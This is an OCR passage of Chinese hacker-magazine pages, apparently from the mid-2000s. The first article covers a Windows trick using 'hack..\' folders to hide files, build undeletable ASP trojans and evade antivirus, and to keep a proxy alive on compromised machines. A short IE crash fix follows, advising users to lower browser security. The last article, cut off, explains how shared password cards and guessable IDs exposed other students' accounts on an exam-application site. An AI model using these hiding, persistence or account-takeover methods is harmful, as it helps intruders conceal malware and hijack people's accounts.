


图3

还有的是，这个目录它进不了，也删不掉。

2．再建一个目录再看删除情况

再建一个hack目录后直接在资源管理器中打开hack.你会发现可以打开了。见图4。




图4

继续操作，在资源管理器里删了hack.也就是上面在CMD下建的hack..\目录，你会发现打不开hack这个目录了。这里就不抓图了。和上面的提示类似。当你想删的时候，你会痛苦的发现，居然连删也不让删了，如图5所示。




图5

同理，在cmd下删掉的情况如图6所示。




图6

看了我抓的图，你有何感想？经过几次测试，不难发现其实是这样的：在资源管理器中，你删了hack..后会留下hack文件夹，而且此文件夹再也无法打开无法删除。那么它们是怎么指向的呢，继续。

3．我们来证明目录的指向

这里就不抓图了，其实就是Copy然后进文件夹你会发现一些东西。

```
D:\>md hack
D:\>md hack..\
D:\>copy 1.txt hack
已复制         1 个文件。
```

直接打开hack 或hack. 都会发现1.txt的存在。结合上面的分析我们可以得到这样的想法：hack..读取的是hack的文件。

4 用程序来证明我们的想法，在删除hack..目录还保留有hack目录的情况下：

```
D:\>copy dict.txt hack..\
已复制         1 个文件。
```

直接打开hack 或hack. 都不会发现dict.txt的存在 但确实是存在的，看我用程序实现吧。程序比较简单，关键代码在下面：

a．ShellExecute(NULL,"open","d:\\hack..\\1.txt",NULL,NULL,SW_NORMAL)；这样是打不开1.txt的不信你试下吧 也就是说hack..\也就是你所看到的hack.目录中的1.txt并不是他本身这个里面有的，要不为什么程序实现不了。

b．ShellExecute(NULL,"open","d:\\hack..\\dict.txt",NULL,NULL,SW_NORMAL)；

这就成功的打开了我的dict.txt。

而在文件中没发现dict.txt ，在程序写的时候却是可以利用，也就是说确实是存在这个dict.txt，在程序调用中我们将错就错呵呵访问hack ..文件夹也就是指向hack..\目录的啦，实际上hack..这个目录我并没有建！

到这里，我们已经非常明确的知道了它们的指向关系，嘿嘿，下面再进一步证明我们的想法。

```
5.让dict.txt显现出来
D:\>md hack...\
```

这样你会发现多出一个hack..的目录出来，进到里面你会发现有了一个dict.txt呵呵，如何呀！更加说明hack...\会指向hack..\中的文件。也就是为什么在程序代码中我写为hack..的原因所在了啦！原理懂了，你有什么想法，可以利用这个漏洞来做什么事呢？

三、漏洞利用初探

关于这个漏洞利用，我在黑鹰某文章中看到这一句话：一般来说的exe文件不能在s.这样的目录下运行的，但是asp木马却可以！事后经我在2003系统测试，发现EXE也可以运行的呵呵，我想他说的一般是2000系统下的情况吧！

1．ASP木马利用

由于前段时间脚本漏洞的流行，所以好多网站都被各黑友放了一些asp木马，有人就想到了利用文件夹漏洞来打造不死的asp木马。因为杀毒软件只会去杀hack目录而跳过hack..\目录。经过我的测试，发现在2000可以成功，在2003却没有成功，大家可以自己测试，发现了新的问题一定要和我说哦！下图为我在2000的服务器上做的测试，嘿嘿，效果如图7所示。

2．用COPY实现对文件的保护与隐藏

由于在资源管理器中是看不到hack..\目录的文件的，除非你建个hack...\目录。所以可以利用这个特点对文件进行保护与隐藏，只有你自己知道它放在哪，哈哈！当你想要看到它或利用它可以用Copy命令拷贝出来，在资源管理器中看不到，所以不能直接复制，但是可以在CMD下或者写程序实现COPY。当然你可以建hack…\目录然后直接从资源管理器中操作了，在此不讨论。




图7

a．直接在CMD下实现COPY吧：在CMD下用copy很简单，和常规的copy没什么大的区别，就不说了。

b．用程序实现COPY：首先在CMD下把一个exe程序（我这里选的是老兵哥的上传工具做测试）copy到新建的hack..\目录下，然后用程序实现从hack..\里面把upfile.exe复制出来。在cmd下操作好后就开始写代码了。操作直接看图吧，如图8所示。

程序的主要功能代码如下：

```
#include "IdGlobal.hpp" //没有它，我们的COPY功能没办法哈哈
CopyFileTo("d:\\hack..\\upfile.exe","d:\\upfile.exe");
```

编译成功运行之后，你会发现d盘又出现了upfile.exe程序。嘿嘿，既然可以copy那可不可执行EXE程序呢？

3．为执行EXE程序创建环境(win2003成功，2000不成功，XP没测试)

还是拿老兵哥的上传工具做测试，分

两种办法，一是直接在资源管理器里，一是用写程序的方法实现这一过程。

a.资源管理器中的执行：也许你会说，看都看不到，如何执行，哈哈！前面我不说了吗，hack..\指向hack，hack...\指向hack..\，你建个hack…\目录打开就会发现有个EXE程序在里面，直接双击打开就是了，不过在2000系统成不成，大家可以自己测试下。




图8

b.程序实现执行EXE：既然可以通过建hack…\让它显示出来，我想应该有办法直接执行的，因为你用hack…\建的文件夹在资源管理器中显示的是hack..，呵，用程序直接读取如何呢，Let's go!有了前面图8的操作，这里就不用操作了，直接写程序，关键代码就一句话：

```
ShellExecute(NULL,"open","f:\\test\\hacker..\\upfile.exe",NULL,NULL,SW_NORMAL);
```

运行成功了看到我们亲爱的老兵上传工具界面啦，如图9所示。

上面既然可以Copy还可以执行了，你有什么想法呢？或者你要做成启动项或者做启动目录什么的，看你发挥了吧。

4、综合利用之不死代理篇

为了在肉鸡上做个不死的代理（当然选CCPX啦），我想了N多办法，不过最后在写程序的时候无意的用到了这个漏洞，可以说是基本上达到了我的要求，毕竟我的编程能力几乎为零呀！我的想法是这样的：先配置好代理并提取出那五个文件，然后写一个程序实现如下功能：判断这五个文件是否存在，如果存在则直接运行，如果不存在则从别的地方（这里就是利用文件夹命名漏洞存放我们的原文件了）拷贝过来并运行（怕肉鸡管理员在进程里发现了这几个文件删掉），然后把这个程序捆绑他的FTP服务，呵呵！（当然你可以随意发挥，比如说把它做成一个自己的服务，或者替换系统其它服务等之类的）。

有了思想就好办事多了，批处理加C++ Builder 6搞定。

本来想贴上代码的，不过由于代码较长，就和前面所涉及到的代码都打包放在光盘中了。

如果你要更加详细的代码，可以到FST论坛www.wrsky.net找我，我的ID是下雨天。

四、小结

当我决定写出来的时候，问过N个人都说知道这个漏洞，很老了没什么意思。我问他们对这个漏洞有没有过深入一点的研究，都说没有，或者说是这个漏洞没什么用吧？不过我还是鼓起勇气写完了后寄了出来。




图9

其实不止一个漏洞的，只不是一些技术细节我也不是很清楚，知道的那个家伙也不愿意共享，那就期待我们自己去发现吧！

（文章中作者的详细程序代码见光盘的初探文件夹命名漏洞及利用相关代码.txt—不起文）

IE发生内部错误，窗口被关闭的解决办法

在使用IE浏览一些网页时，出现错误提示对话框："该程序执行了非法操作，即将关闭……"，单击"确定"按钮后又弹出一个对话框，提示"发生内部错误……"。单击"确定"按钮后，所有打开的IE窗口都被关闭。

该错误产生原因多种多样，内存资源占用过多、IE安全级别设置与浏览的网站不匹配、与其他软件发生冲突、浏览网站本身含有错误代码……这些情况都有可能，需要耐心加以解决。

①关闭过多的IE窗口。如果在运行需占大量内存的程序，建议IE窗口打开数不要超过5个。

②降低IE安全级别。执行"工具→Internet选项"菜单，选择"安全"选项卡，单击"默认级别"按钮，拖动滑块降低默认的安全级别。

③将IE升级到最新版本。IE 6.0 SP2

可使用以IE为核心的浏览器，如MyIE2。它占用系统资源相对要少，而且当浏览器发生故障关闭时，下次启动它，会有"是否打开上次发生错误时的页面"的提示，尽可能地帮你挽回损失。

编按：教育系统高考……，网上填志愿方便了广大考生，但是安全上的疏忽与漏洞也能增加很多不必要的麻烦，在此提醒教育工作者，安全第一。

某省高考志愿填报系统的漏洞

光芒果[cnnsafe.com]

某省今年高考志愿填报实行网上填报，在模拟填报演练时本说是全部实行在互联网填报的，但因为演练时突然访问量过大，导致网速N慢，甚至被正常的访问弄得拒绝服务。我狂汗！后来上面考虑到这个问题就只在两个市实行网上志愿填报，其他的由局域网填报后统一上报。在演练的时候我就不放心这个系统的安全性了，但当时没能找出什么漏洞。后来我听说我处的市是两个在互联网填报的市之一，最近在填报过程中还真让我发现了一点漏洞，再次狂汗！

先说说这个系统的安全措施吧，经我演练时的检测，这个站的系统和脚本都做得很不错，现在要找漏洞只能从其他方面入手了。这个系统在正式填报志愿前都要求填上准考证号，报名号，身份证号，密码和验证码才能登录（图1），登录后必须改密码才能开始填报，改过密码后再次登录只需输入准考证号和密码，验证码就能登录了。


如图2 是改过密码登录后的页面。乍一看要填那么多资料好象已经很安全了，其实不然。

我们还是来看看他要求输入的东西吧，其实最主要的是密码一项（废话）。我们且不说大家改动后的密码很白痴的情况，我们先来看看他的原始密码是怎么获得的。原始密码是由一张考试院统一免费发放的志愿填报卡的卡号和密码组成的，加起来有十几位，要爆破不太可能。但我注意到，老师在发这张卡时是乱发的，并不是一一对应的。那么同一个密码是不是可以登录多个帐户呢？呵呵，我们试试不就知道咯。我在刚拿到卡后不久就登进去改了密码，正好我有一个同学的卡丢失了，正要到市招生办解决，我就叫他试着用我的卡登录，结果……居然成功了，汗。这样一来，我们不就有机可乘了？


也许有人会说我们怎么知道别人的准考证号，报名号和身份证号，其实很简单，我们的报名号是按班级和学号依次排列的，所以只要知道了别人的班级和学号再根据自己的报名号就可以推出别人的报名号了，而准考证号又是根据报名号依次排列的，那么根据报名号就又可以推知别人的准